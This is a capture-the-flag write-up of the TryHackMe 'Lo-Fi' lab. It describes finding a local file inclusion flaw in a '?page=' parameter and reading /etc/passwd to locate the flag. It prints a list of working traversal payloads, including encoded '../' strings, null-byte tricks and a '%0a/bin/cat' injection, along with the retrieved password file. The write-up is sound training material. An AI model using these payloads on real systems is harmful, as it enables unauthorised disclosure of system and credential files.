

# Lo-Fi TryHackMe

Our task is to find the flag.

## Contents


1.Reconnaissance.....	1
2.LFI.....	2
3.Summary.....	5

## 1.Reconnaissance


We begin by checking if the host is active.

```
[root@parrot]-[/home/user]
#ping 10.10.226.192
PING 10.10.226.192 (10.10.226.192) 56(84) bytes of data.
64 bytes from 10.10.226.192: icmp_seq=1 ttl=63 time=47.3 ms
64 bytes from 10.10.226.192: icmp_seq=2 ttl=63 time=46.8 ms
^C
--- 10.10.226.192 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 46.775/47.036/47.297/0.261 ms
```

It is active – let's see what kind of website it is.



Clicking through one of the tabs, we notice „?page=” - in the URL – a classic case of LFI.




## 2.LFI

```
[root@parrot]-[/home/user/Desktop]
#python3 lfi.py http://10.10.226.192/?page= -w /home/user/Desktop/lfiword.txt
Starting LFI tests on: http://10.10.226.192/?page=
Testing payload: ../../../../../../../../
No LFI vulnerability for: ../../../../../../../../

LFI Vulnerabilities Found:
- %00../../../../../../etc/passwd
- %00/etc/passwd%00
- %0a/bin/cat%20/etc/passwd
- %252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetcd/pas
swd
- ..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
- ..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd
- C:/inetpub/wwwroot/global.asa
- C:\inetpub\wwwroot\global.asa
- c:\inetpub\wwwroot\index.asp
- ...../etc/passwd
- ...../etc/passwd
```


The response indicates that LFI vulnerabilities may be present – let's test them.



## Cool beats to listen to

**HACKERRR!! HACKER DETECTED. STOP HACKING YOU STINKIN HACKER!**


Basic LFI attempts trigger a message telling us to stop hacking :D  
Only more complex traversal paths yield actual results.




## Cool beats to listen to

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/
sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/
bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/
bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/
bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List
Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/
libuuid:/bin/sh
```

So we search for the flag.



Flag found!



### 3.Summary

This was a typical "5-minute CTF" – a simple vulnerability that can be quickly exploited. A good task for practicing this kind of issue.